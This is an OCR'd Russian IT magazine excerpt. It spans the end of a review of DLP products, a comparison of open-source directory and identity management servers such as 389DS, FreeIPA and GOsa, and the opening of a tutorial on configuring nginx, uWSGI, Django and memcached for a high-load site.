
В качестве СУБД может быть использован MS SQL Server, Oracle, SQLite и PostgreSQL. Система легко масштабируется, при необходимости в сеть можно добавить новый сервер, отвечающий за перехват или обработку данных. Процесс развертывания очень прост, для управления, создания правил и анализа используется консоль администратора Falcongaze SecureTower Admin Console и консоль безопасности Falcongaze SecureTower Client. В установленной системе активно несколько общих правил, позволяющих выявить отправку ряда данных (номеров кредиток, ИНН), посещение соцсетей, отправку резюме для поиска новой работы и др.

DEVICELOCK ENDPOINT DLP SUITE

Сайт проекта: devicelock.com/ru.
Лицензия: проприетарная.
ОС сервер: Windows NT/2000/XP/2003/Vista/2008/7.
ОС клиенты: Windows NT/2000/XP/Vista/7.
Русификация: есть.

Система DLP, построенная на основе достаточно известного решения DeviceLock, которое используется для контроля доступа пользователей к различным периферийным устройствам. DeviceLock разрешает/блокирует доступ с учетом следующих параметров: логина, типа, времени суток, формата файлов и т. д. Сейчас это базовый элемент системы DLP, дополненный опциональными модулями NetworkLock (анализ данных, передаваемых по сети) и ContentLock (собственно, отвечает за анализ и фильтрацию данных). Благодаря новым возможностям DeviceLock научился блокировать устройства, отслеживая в том числе и содержимое копируемых данных, а не только логин пользователя и прочие стандартные параметры. При этом разные политики устанавливаются в зависимости от того, работает компьютер в сети или автономно (оперативный и автономный режимы). Система детально протоколирует все действия пользователей и осуществляет выборочное теневое копирование данных для анализа. Она распознает более 80 типов файлов и использует несколько механизмов анализа контента: поиск по ключевым словам и шаблонам, в том числе с поддержкой регулярных выражений (номера кредиток, адреса, паспортные данные и т. д.), словари, поиск по свойствам файлов и данных (название, размер, пароль, текст и др.). Благодаря этому DLP может найти текст, спрятанный, например, в графических файлах. Реализованы белые списки (списки устройств и протоколов и временные списки), позволяющие пользователю без проблем получить доступ. Возможна интеграция с механизмами шифрования BitLocker To Go, PGP, TrueCrypt и некоторыми другими. Таким образом, можно разрешить записывать определенные документы только на защищенные носители. Клиентская часть также контролирует буфер обмена, PrintScreen, печать документов и обнаруживает работающие кейлоггеры.


Окно настроек MyDLP


Просмотр снимков экрана в Falcongaze SecureTower

Модуль NetworkLock использует методы DPI (Deep Packet Inspection, глубокий анализ пакетов) и умеет определять протоколы вне зависимости от порта, поэтому система позволяет легко создавать политики для любого вида трафика: веб-трафика, трафика соцсетей, файлового, почтового и IM-трафика. Распознаются протоколы синхронизации с мобильными устройствами: MS ActiveSync, Palm HotSync и iTunes. В настоящее время в официальных списках нет поддержки P2P и Skype.

Возможно использовать дополнительный компонент полнотекстового поиска DeviceLock Search Server (DLSS), который находит информацию в теневых копиях и журналах. Управление производится при помощи групповых политик домена, поэтому клиенты автоматически подхватывают установки. Правила создаются через редактор DeviceLock GroupPolicy Manager. На случай отсутствия Active Directory предусмотрена консоль DeviceLock Enterprise Manager, способная получать данные из любых LDAP-каталогов, в консоли DeviceLock Management Console отображается текущее состояние агентов. Также клиенты могут устанавливаться с уже преконфигурированными параметрами.

MYDLP COMMUNITY EDITION

Сайт проекта: mydlp.org.
Лицензия: GNU GPL.
ОС сервер: Ubuntu 10.04 LTS.
ОС клиенты: Windows XP, Vista, 7 (x86/x64).
Русификация: отсутствует (возможна собственными силами).

Бесплатная DLP-система (разработчики расшифровывают эту аббревиатуру как Data Loss Prevention) с открытым исходным кодом, включающая ряд функций для предотвращения утечки данных:

- анализ протоколов — HTTP/HTTPS, FTP/FTPS, SMTP, ICAP (в ближайших планах — POP/IMAP, MSNMS/Jabber и MS Exchange);
- анализ документов — txt, MS Word/Excel/Powerpoint 97–2k3, RTF, LibreOffice ODF, PDF, PostScript, XML, HTML, и архивов — ZIP, 7z, TAR, GZIP, RAR и др.;
- регистрация, блокировка (в платной версии Enterprise добавлены архивирование и карантин);
- определение MIME-типа по данным Python-Magic, типа файлов по MD5-хешу;
- извлечение текста из файлов бинарных форматов;
- обнаружение исходного кода (C/C++/C#/Java/ADA и др.);
- идентификация банковских счетов/кредитных карт, некоторых национальных идентификационных номеров;
- применение пользовательских правил и регулярных выражений, статистический анализ и байесовские классификаторы;
- интеграция с веб-прокси (Squid) для фильтрации входящего и исходящего веб-трафика, использование в качестве контентного фильтра для Postfix, MS Exchange, интеграция с Zimbra;
- составление списков ACL на основе IP-адресов и шаблонов.

Кроме того, MyDLP умеет обнаруживать и открывать зашифрованные файлы или файлы, закрытые паролем (если есть ключ). Функционально система, построенная на MyDLP, состоит из четырех компонентов:

- MyDLP Network — сетевой сервер, которой используется для перехвата TCP-соединений и является основной для MyDLP. Написан на Erlang и Python, может быть установлен на любой системе, поддерживающей интерпретаторы.
- MyDLP Endpoint — агент, устанавливаемый на конечных системах (поддерживаются 32/64-битные WinXP-Se7en), позволяет контролировать все критические операции: копирование файлов, печать, захват экрана, получение прав администратора и т. п.
- MyDLP Security Monitor — монитор, отслеживающий, кто и какие данные использует.
- MyDLP Web UI — инструмент управления настройками Network и Endpoint, которые периодически подключаются к Web UI, получают последние установки и сбрасывают лог. Написан на PHP и Adobe Flex, для хранения настроек и журнала событий используется MySQL.

Процесс настройки и подключения клиентов трудностей не вызывает. Девиз Easy, Simple, Open полностью отражает суть MyDLP. Документация проекта включает десяток мануалов, есть даже небольшое видеоруководство. После запуска клиента в трее появляется значок, спрятать который с помощью штатных средств невозможно. Проект предлагает установочный ISO-образ (на базе Ubuntu), образ VMware и репозиторий Ubuntu 10.04 LTS (downloads.medratech.com/ubuntu).

За плату предлагается Enterprise-версия, имеющая расширенные средства анализа, улучшенный интерфейс, карантин, функцию архивирования и обеспечиваемая поддержкой.

ЗАКЛЮЧЕНИЕ

Нужно помнить, что DLP — это прежде всего инструмент, позволяющий значительно снизить риски, наличие которого уже само по себе дисциплинирует сотрудников. Ожидать, что внедрение такой системы гарантированно защитит от утечек, возникающих в результате умышленных действий, тоже не стоит. Если инсайдер захочет передать или вынести ценную информацию, он наверняка найдет способ для этого, поэтому следует также использовать все традиционные методы защиты. ⌶

Сергей grinder Яремчук (grinder@synack.ru)



КОРПОРАТИВНЫЕ СВЯЗИ



ОПЕНСОРСНЫЕ РЕШЕНИЯ ДЛЯ ЦЕНТРАЛИЗОВАННОГО УПРАВЛЕНИЯ ДОСТУПОМ К РЕСУРСАМ



WARNING

В FreeIPA до версии 2.1.3 включительно имеется CSRF-уязвимость (CVE-2011-3636). Для ее устранения следует обновиться до 2.1.4.














В современной сети нередко организованы сотни пользовательских аккаунтов, работают десятки служб и сервисов. Чтобы большое количество точек управления не вызывало несогласованности, нужна единая база учетных записей и приложений. В последнее время появился целый ряд интересных опенсорсных проектов, расширяющих стандартные возможности LDAP и вполне способных заменить Active Directory.

WWW

Сайт проекта 389 Directory Server — directory.fedoraproject.org.

Сайт проекта GOsa — oss.gonicus.de/labs/gosa.

Страница Red Hat IPA — redhat.com/promo/ipa.

Сайт проекта FreeIPA — freeipa.org.

Страница Mandriva Directory Server — mds.mandriva.org.

INFO

• FreeIPA используется для аутентификации и авторизации в решении oVirt для виртуализации, построенном на основе KVM.

• Инсталляцию описываемых продуктов рекомендуется производить на «чистую» систему, не выполняющую никаких других функций.


• Для синхронизации 389DS с Active Directory необходимо установить Windows Sync.

• После установки пакета 389-ds для конфигурации 389DS следует запустить скрипт setup-ds-admin.pl.

• Утилита system-config-autentification, входящая в состав Fedora, содержит вкладку, позволяющую активировать аутентификацию через FreeIPA.



Mandriva Management Console проста и понятна в работе



GOsa позволяет управлять учетными записями *nix и сервисами

389 DIRECTORY SERVER

Сайт проекта: directory.fedoraproject.org.
Лицензия: GNU GPL.
ОС: Fedora/Red Hat/CentOS, будет работать в Linux (Debian, Ubuntu, Gentoo), Solaris, HP/UX 11, Irix, AIX, Windows и OSF/1.

Сервер каталогов уровня предприятия, создаваемый сообществом при спонсорской поддержке Red Hat. Базой для него послужил разрабатываемый с 1996 года Netscape Directory Server. Он получил новое имя — Fedora Directory Server — после того, как права на него в 2005 году приобрела Red Hat. В 2009 году проект снова изменил название на 389 Directory Server (389 — по номеру порта службы LDAP). Причина проста: FDS неразрывно ассоциировался с Fedora, что, по мнению разработчиков, тормозило развитие, в частности интеграцию в другие дистрибутивы. На основе 389DS Red Hat выпустила коммерческую версию Red Hat Directory Server (RHDS) с техподдержкой 24/7. Возможности 389DS включают полную поддержку протокола LDAPv3, SSL/TLS- и SASL-аутентификацию, синхронизацию данных (пользователь, группа, пароль) с Active Directory (при условии, что на КД Win2k3/2k8 установлен компонент Windows Sync), разграничение доступа вплоть до отдельных атрибутов (имя, группа, IP и т. д.) В качестве криптодвижка используется библиотека NSS от Mozilla Project. Конструктивно 389DS состоит из сервера каталогов (Core Directory Server, CDS) и сервера администрирования (Admin Server). Задача последнего — управление всеми доступными CDS, для чего предлагается графическая консоль (389-console) и утилиты командной строки. В Linux консоль устанавливается автоматически (написана на Java). Для управления из-под Win2k3/2k8 на сайте проекта следует скачать пакет Windows Console.

Разработчики отмечают высокую производительность и масштабируемость 389DS. В одной сети может работать до четырех равноправных мастер-серверов с автоматическим разрешением конфликтов, балансировкой нагрузки и резервированием сервера. Поддерживаются работающие в режиме read-only сервера, некий аналог Read Only Domain Controller в Active Directory Win2k8.

В настоящее время проект официально предлагает репозиторий и пакеты для RHEL/Fedora (подходят и для CentOS). Кроме того, возможна установка в других Linux (Debian, Ubuntu, Gentoo), Solaris, HP/UX 11. Некоторые версии поддерживают также Windows, Irix, AIX и OSF/1. Однако развертывание и последующая поддержка в «неофициальных» системах требует от админа уже некоторой подготовки.

Компоненты 389DS выпускаются по лицензии GNU GPL, но сервер базируется на ряде продуктов с другими лицензиями (MPL/LGPL/GPL/X). Стоит также отметить, что 389DS является составной частью FreeIPA — централизованного решения для управления информацией о пользователях и политиках и для аудита. Речь об этом продукте пойдет чуть ниже.

MANDRIVA DIRECTORY SERVER


Сайт проекта: mds.mandriva.org.
Лицензия: GNU GPL.
Дистрибутивы: Mandriva, Debian/Ubuntu, CentOS/RHEL/Fedora, openSUSE, образ VMware.

Сервер Mandriva Directory Server (MDS) — простое в использовании решение, позволяющее при помощи наглядного интерфейса управлять учетными записями пользователей и групп, доступом и сетевыми сервисами. По сути, это удобная надстройка над

FUSIONDIRECTORY

Поскольку доступ к исходному коду GOsa для тех, кто не имеет отношения к компании Gonicus GmbH, был затруднен, разработчики приняли решение о создании более открытого и полностью поддерживаемого сообществом форка для привлечения сторонних специалистов, а также обеспечения условий для написания плагинов под большее количество приложений. Новый проект получил название FusionDirectory (fusiondirectory.org). Разработчики обещали не только создать самое «мощное и универсальное» решение для управления, имеющее более удобные инструменты для разработки, но и усовершенствовать документацию. В октябре 2011-го вышла версия FusionDirectory 1.0.2, но, так как работа над проектом началась совсем недавно, о каких-то особых функциональных отличиях от GOsa пока говорить не приходится. Документация, по сути, состоит из пары руководств, но, учитывая родство с GOsa, на стадии ознакомления с FusionDirectory можно использовать документацию на родительский проект. Четко определен список поддерживаемых дистрибутивов (Debian, CentOS 5/RHEL 5, Fedora 14/15, openSUSE 11.3/11.4, SLES 11), и, главное, для каждого из них создан репозиторий, обеспечивающий простую установку.

Еще одно отличие заключается в официально поддерживаемых веб-серверах. Разработчики предлагают готовые конфигурационные файлы для Apache2 и Lighttpd, возможна также установка на nginx, но настройки придется создавать самостоятельно.



Для настройки FreeIPA можно использовать консоль



Консоль управления 389 Directory Server

LDAP — OpenLDAP, хотя возможна и совместная работа с 389DS. Функционально может выступать в качестве PDC (уровня Windows NT4), LDAP-сервера с синхронизацией учетных записей и паролей, полностью заменить Active Directory либо интегрироваться в нее. Клиентскими ОС могут служить Windows, Linux и Mac OS X. Интерфейс позволяет производить настройку аккаунтов и ACL в Samba, управлять совместным доступом, печатью на базе CUPS, доставкой почты (Postfix), конфигурировать Squid и службы DNS/DHCP, администрировать учетные записи GLPI. Пакет включает Kerberos и может быть использован для организации однократной аутентификации (SSO). Разграничение доступа для объектов устанавливается вплоть до отдельных атрибутов: пользователь, группа, IP-адрес, время и т. д.

Особенно приятно, что проблемы, преследовавшие компанию Mandriva, не затронули MDS и продукт постоянно развивается. В последних версиях к указанным возможностям добавилось управление учетными записями системы Zarafa, обеспечивающей совместную работу, централизованное хранение публичных ключей OpenSSH, аудит, политики паролей и многое другое. Модульная архитектура позволяет добавлять нужную функциональность или убирать из интерфейса лишнее. MDS легко масштабируется, поддерживая несколько тысяч записей на один сервер.

Непосредственно для управления сервисами предназначен модуль MMC agent, написанный на Python и использующий для обмена данными XML-RPC. Агенты настраиваются при помощи очень простого в использовании веб-интерфейса MMC (Mandriva Management Console). Администратор может выбрать один из двух режимов отображения: Normal или Expert.

В отличие от 389DS, пакеты предлагаются не только для «родного» дистрибутива: имеется собственный репозиторий Debian, сборки для CentOS/RHEL/Fedora и openSUSE, а также готовый образ VMware. Таким образом, серверную часть MDS можно относительно быстро и без проблем установить в любой *nix-системе. Продукт включен в комплект поставки Mandriva Enterprise Server. MDS представляет собой самое простое в установке и конфигурировании решение, освещенное в нашем обзоре, однако самостоятельная сборка на других системах, кроме MES, все-таки требует некоторых навыков по работе с LDAP. Документация проекта весьма подробна и позволяет разобраться во всех его нюансах.

FREEIPA

Сайт проекта: freeipa.org.
Лицензия: GNU GPL.
Дистрибутивы: сервер — Fedora/CentOS, клиент — Linux, AIX, HP-UX, Solaris, openSUSE.

Цель проекта FreeIPA (Free Identity, Policy and Audit) — создание для Linux-систем среды, представляющей собой альтернативу Active Directory и позволяющей централизованно управлять аутентификацией пользователей, устанавливать политики доступа и аудита. Фактически FreeIPA — это симбиоз нескольких опенсорсных проектов, таких как дистрибутив Fedora, 389DS, MIT Kerberos, NTP и BIND. На этом проекте, развиваемом при финансовой поддержке Red Hat, основан используемый в коммерческом дистрибутиве продукт IPA, который Red Hat представила общественности летом 2008 года.

Впервые код FreeIPA появился в составе Fedora 9 (май 2008-го), однако нормальная синхронизация с Active Directory на тот момент еще не была реализована. На первых порах клиенты могли подключаться вручную, но это было неудобно. В октябре 2009-го началась работа над новой веткой 2.0. Ее финальная версия была представлена в конце марта 2011-го. День, в который был анонсирован релиз, запомнился многим пользователям Linux как «Fedora 15 Test Day», посвященный именно тестированию FreeIPA2. В настоящее время реализованы:

- централизованное управление учетными записями пользователей, групп, компьютеров и сервисов;
- управление доступом к приложениям, установка политик паролей и настроек Kerberos, управление правилами SUDO;
- аутентификация Kerberos для пользователей и узлов;
- Host Based Access Control — управление и хранение ролей в LDAP;
- служба управления сертификатами (Dogtag Certificate Server).

Сеть, построенная с применением FreeIPA, функционально может состоять из трех типов систем: одного или нескольких серверов, клиентских машин и компьютера администратора. Последний, по сути, представляет собой обычный клиентский десктоп с консольными утилитами для удаленного управления FreeIPA (кстати, использовать их совсем не обязательно — вполне можно обойтись веб-интерфейсом, который написан на Java).

Чтобы снизить нагрузку на канал, клиент использует локальный кеш (LDB и XML), получая из него настройки в том числе и при отсутствии доступа к серверу. На клиентской системе устанавливается агент управления аутентификацией SSSD (System Security Services Daemon). Клиентская часть реализована не только для Red Hat/Fedora и клонов, но и для других ОС и платформ: AIX, HP-UX, Solaris, openSUSE. Что интересно, над сборкой клиентских пакетов для Ubuntu/Debian (launchpad.net/freeipa) и обеспечением их совместимости работают два сотрудника Red Hat.

Специальное приложение (certmonger) упрощает создание сертификатов и управление ими, автоматически генерируя и получая новый сертификат по истечении срока действия старого. Опционально возможна интеграция с DNS-сервером на базе BIND (нужен плагин LDAP BIND с динамическим обновлением через



Менеджер аутентификации в Fedora позволяет выбрать FreeIPA

APACHE DIRECTORY SERVER

Сервер каталогов, разрабатываемый Apache Software Foundation (directory.apache.org). Полностью написан на Java, поддерживает LDAPv3, Kerberos и Change Password Protocol. Позиционируется как встраиваемое в другие Java-приложения решение, однако никто не запрещает использовать его автономно. Обеспечивает выполнение LDAP и Kerberos, возможна реализация поддержки любого протокола. Продукт мультиплатформенный. На сайте проекта доступны пакеты для установки в Linux, Windows и Mac OS X, исходные тексты позволяют собрать ADS на любой системе, для которой имеется Java. Кроме стандартных возможностей LDAP, реализованы хранимые процедуры, триггеры, динамические объекты Java и многое другое. Распространяется под лицензией Apache. В рамках проекта разрабатывается Apache Directory Studio, включающий LDAP-браузер, браузер схем, редакторы LDIF и DSML, клиентские программы для администрирования.

GSS-TSIG). При управлении компьютерами и группами компьютеров полномочия подтверждаются при помощи Kerberos keytab или сертификата.

Модульная архитектура серверной и клиентской части позволяет без особых проблем интегрировать FreeIPA и любой продукт. В настоящее время политики используются в том числе и для хранения параметров доступа к локальным приложениям и настройкам рабочего стола. Пока реализованы не все функции управления политиками, аудита и контроля, которые планируется включить в проект.

Нет настроек правил SELinux, поддержки Samba, FreeRADIUS, централизованного управления ключами SSH и LVM, OTP и многого другого. Очевидный минус продукта — ориентированность в первую очередь на производные от Red Hat дистрибутивы. Установить серверную часть FreeIPA можно из репозиториев Fedora, CentOS, K12LTSP и совместимых с ними. Разработчики сделали всё, чтобы упростить процесс локализации в версии 2.0 (используется gettext и UTF8). В каталоге install/po имеется файл ru.po, в котором переведена лишь малая часть сообщений.

Проект активно развивается, и при этом обнаруживаются ошибки. Последний релиз 2.1.4 устраняет CSRF-уязвимость (подделка межсайтовых запросов, CVE-2011-3636).

GOSA2

Сайт проекта: oss.gonicus.de/labs/gosa.
Лицензия: GNU GPL.
Дистрибутивы: пакеты — Debian/Ubuntu, RedHat/CentOS/Fedora, openSUSE/SLES, из исходных текстов — любой *nix.

Проект GOsa2, являющийся надстройкой для популярных опенсорсных приложений, предоставляет администратору единый центр управления всей ИТ-инфраструктурой. Интерфейс позволяет управлять учетными записями *nix и Samba, правами пользователей и групп, компьютерами, списками рассылок, приложениями, настройками основных сетевых служб: DHCP, DNS, HTTP, SMTP и т. д. Разработка ведется под эгидой компании Gonicus GmbH, которая использует GOsa в своих сервисах.


Все функции вынесены в плагины (принцип «один сервис = один плагин»), поэтому админ собирает конфигурацию в соответствии со своими нуждами.

В настоящее время реализовано более 30 плагинов, обеспечивающих управление такими сервисами, как Squid, DansGuardin, Postfix, Courier-IMAP, Maildrop, GNARWL, Cyrus-SASL, OpenSSL, ISC DHCP, WebDAV, PureFTPd, PPTP, Kerberos, Asterisk, Nagios, OPSI, Netatalk, FAI, rsyslog, и серверами коллективной работы: SOGo, OpenGroupware, Kolab, Scalix. При этом все вышеуказанные плагины не обязательно должны работать на одном сервере, некоторые из них можно установить на отдельные хосты.

Учетные записи пользователей объединяются в группы, для которых назначаются разрешенные приложения. При создании новых аккаунтов применяются шаблоны (админ создает их сам) с прописанными правами доступа к объектам. Набор разрешений ACL состоит из типа, определяющего видимость, объектов (пользователей/групп) и разрешений. Разрешения определяют все возможные действия: создание, удаление, перемещение, чтение, запись и т. д.

GOsa — единственный в нашем обзоре проект с локализованным интерфейсом управления. Правда, локализован он пока не полностью, но использование gettext позволяет при необходимости сделать это самостоятельно.

Поддерживается установка в любом дистрибутиве Linux. Разработчики рекомендуют Debian, под который создан отдельный репозиторий. Также доступны пакеты для Red Hat/CentOS/Fedora и openSUSE/SLES, но, как правило, разработчики не спешат их собирать, поэтому версии немного запаздывают. Можно использовать любой веб-сервер, однако предпочтение отдается Apache2 и nginx. Документация доступна только на английском и не поспевает за развитием проекта, многие моменты отражены в ней весьма поверхностно.




Девиз Identity Policy Audit хорошо поясняет сущность FreeIPA

ЗАКЛЮЧЕНИЕ

Даже невооруженным глазом видно, что наиболее многофункциональным инструментом является GOsa2.
Это решение обеспечивает управление учетными записями и многочисленными сервисами, поддерживает установку в большинстве дистрибутивов Linux, имеет локализованный интерфейс. Однако окончательный выбор зависит от конкретной задачи.


Евгений Зобнин (execbit.ru)



ИСПЫТАНИЕ НАГРУЗКОЙ

СОЗДАЕМ ВЫСОКОПРОИЗВОДИТЕЛЬНЫЙ САЙТ С ИСПОЛЬЗОВАНИЕМ NGINX И DJANGO

При обсуждении высокой производительности веб-приложений на ум невольно приходят такие названия, как nginx, memcached, eaccelerator, hiphop и им подобные. Фактически это стандартный набор для любого высоконагруженного сайта, написанного с использованием PHP. Но что если мы хотим выжать все соки из сайта на Django?



Стандартная админка Django

Итак, допустим, мы собираемся запустить новый веб-проект и решили строить его с использованием фреймворка Django. Почему Django? Потому, что он красив, производителен и невероятно дружелюбен к разработчикам. Django использует всю мощь языка Python, чтобы максимально разгрузить программиста. Благодаря архитектуре модель-вид-контроллер (MVC) и модульному дизайну, то есть структуре, построенной из обособленных кирпичиков, Django-приложения на удивление просты в конструировании и сопровождении. Система берет на себя 90% работы, поэтому описание данных, создание алгоритма их обработки и отображения превращается в тривиальную задачу, зачастую решаемую в несколько десятков строк кода (например, для создания простейшего сайта с полноценной веб-админкой достаточно написать всего несколько строк). И всё это без уродливого SQL, скрытого от программиста за классами Python, на основе которых и генерируется схема базы данных.

Мы ожидаем, что ресурс будет иметь высокую посещаемость, поэтому нам нужно сразу предусмотреть все возможные пути оптимизации. Перво-наперво мы должны выбрать легкий, быстрый, удобный в настройке и сопровождении веб-сервер. Это, конечно же, nginx, который просто не имеет конкурентов по скорости отдачи контента. Мы откажемся от стандартных конфигураций со всякими громоздкими апачами на стороне бэк-энда и будем использовать nginx как основной веб-сервер (впоследствии такую схему можно легко расширить с помощью дополнительных серверов и балансировщиков нагрузки).

Второй шаг — решение вопроса о том, как будут связаны nginx и Django. Понятно, что лучше всего использовать интерфейс WSGI, созданный специально для Python, но мы должны выбрать правильную реализацию этого интерфейса. Казалось бы, здесь вариант один — mod_wsgi из комплекта nginx, однако на роль связующего звена больше подходит бридж uWSGI (projects.unbit.it/uwsgi), который показывает гораздо лучшую производительность при минимальных требованиях к оперативной памяти (пруфлинк для сомневающихся: nichol.as/benchmark-of-python-web-servers).

Третий вопрос — кеширование. Ясно, что без кеша никак не обойтись и что реализован он будет с использованием memcached. Другое дело, что проблема кеширования многогранна и ее решение сильно завязано на специфику самого сайта. В статье мы рассмотрим несколько «универсальных» методов кеширования, включая топорное хранение сгенерированных HTML-страниц в памяти и прозрачное кеширование запросов к БД, а также обсудим специфику применения тех или иных методов.

Наконец, мы должны правильно всё это настроить, учитывая особенности используемого железа, объем оперативной памяти и т. д. Вопрос этот также многогранен, но несколько универсальных рекомендаций все-таки существует.

ПРИСТУПАЕМ

Начнем, как и положено, с установки нужных нам программных компонентов. Большинство из них есть в репозитории любого дистрибутива, поэтому здесь всё просто:

```
$ sudo apt-get install nginx memcached python \
    python-setuptools mysql-server
```

Вместо MySQL можно, конечно же, установить PostgreSQL. Django, а также uWSGI и python-memcached мы поставим из репозитория Python.

```
$ sudo easy_install django uwsgi python-memcached
```

Также нам понадобится кеширующий фреймворк djohnny-cache, о назначении которого я расскажу позже:

```
$ sudo easy_install djohnny-cache
```

НАСТРОЙКА NGINX

Первым делом настраиваем nginx. Всё по стандартной схеме. Бэкапим стандартный конфиг nginx:

```
$ sudo mv /etc/nginx/{nginx.conf,nginx.conf.old}
```

Создаем новый конфиг и пишем в него следующее:

```
# vi /etc/nginx/nginx.conf
# Для достижения максимальной производительности делаем
# число рабочих процессов равным числу процессорных ядер
worker_processes 4;
# Даем рабочим процессам более высокий приоритет
worker_priority -5;
# Уменьшаем число вызовов gettimeofday(), чтобы
# не тратить ресурсы впустую
timer_resolution 100ms;
error_log  /var/log/nginx/error.log;
pid        /var/run/nginx.pid;
events {
    # Одновременное количество коннектов,
    # обслуживаемых одним рабочим процессом
    worker_connections 1024;
    # Опция для FreeBSD
    # use kqueue;
}
http {
```

РАСПРЕДЕЛЕННЫЙ КЕШ

Django умеет распределять кеш по нескольким memcached-серверам в автоматическом режиме. Для этого достаточно указать все их адреса через точку с запятой:

```
CACHE_BACKEND = 'mem-
cached://172.19.26.240:11211;172.19.26.242:11212;
172.19.26.244:11213/'
```

DJANGO ИСПОЛЬЗУЕТ ВСЮ МОЩЬ ЯЗЫКА PYTHON, ЧТОБЫ МАКСИМАЛЬНО РАЗГРУЗИТЬ ПРОГРАММИСТА

```
# Django settings for unixoid_blog project.

from os import path
BASEDIR = path.dirname(path.abspath(__file__))

DEBUG = True
TEMPLATE_DEBUG = DEBUG

ADMINS = (
    ('Evgeny Zobnin', 'zobnin@gmail.com'),
)

MANAGERS = ADMINS

DATABASE_ENGINE = 'sqlite3'          # 'postgresql_psycopg2', 'postgresql', 'mysql', 'sqlite3' o
r 'oracle'.
DATABASE_NAME = 'db.sqlite'           # Or path to database file if using sqlite3.
DATABASE_USER = ''             # Not used with sqlite3.
DATABASE_PASSWORD = ''         # Not used with sqlite3.
DATABASE_HOST = ''             # Set to empty string for localhost. Not used with sqlite3.
DATABASE_PORT = ''             # Set to empty string for default. Not used with sqlite3.

TIME_ZONE = 'Asya/Yekaterinburg'
settings.py [python]                                                          [1,1][1%]
"settings.py" 83L, 2445C
```

Стандартный конфиг Django

```
    # Стандартные опции
    include      /etc/nginx/mime.types;
    access_log   /var/log/nginx/access.log;
    # Включаем использование системного вызова sendfile()
    sendfile     on;
    tcp_nopush   off;
    # Держать keepalive-соединение открытым 65 секунд
    keepalive_timeout  65;
    # Включаем GZIP-компрессию со стандартными опциями
    gzip on;
    gzip_min_length 1100;
    gzip_buffers 64 8k;
    gzip_comp_level 3;
    gzip_http_version 1.1;
    gzip_proxied any;
    gzip_types text/plain application/xml
application/x-javascript text/css;
    # Настройки сайтов в отдельных конфигах (это
    # стандартный каталог для Debian
    include /etc/nginx/sites-enabled/*;
}
```

Несколько ремарок:

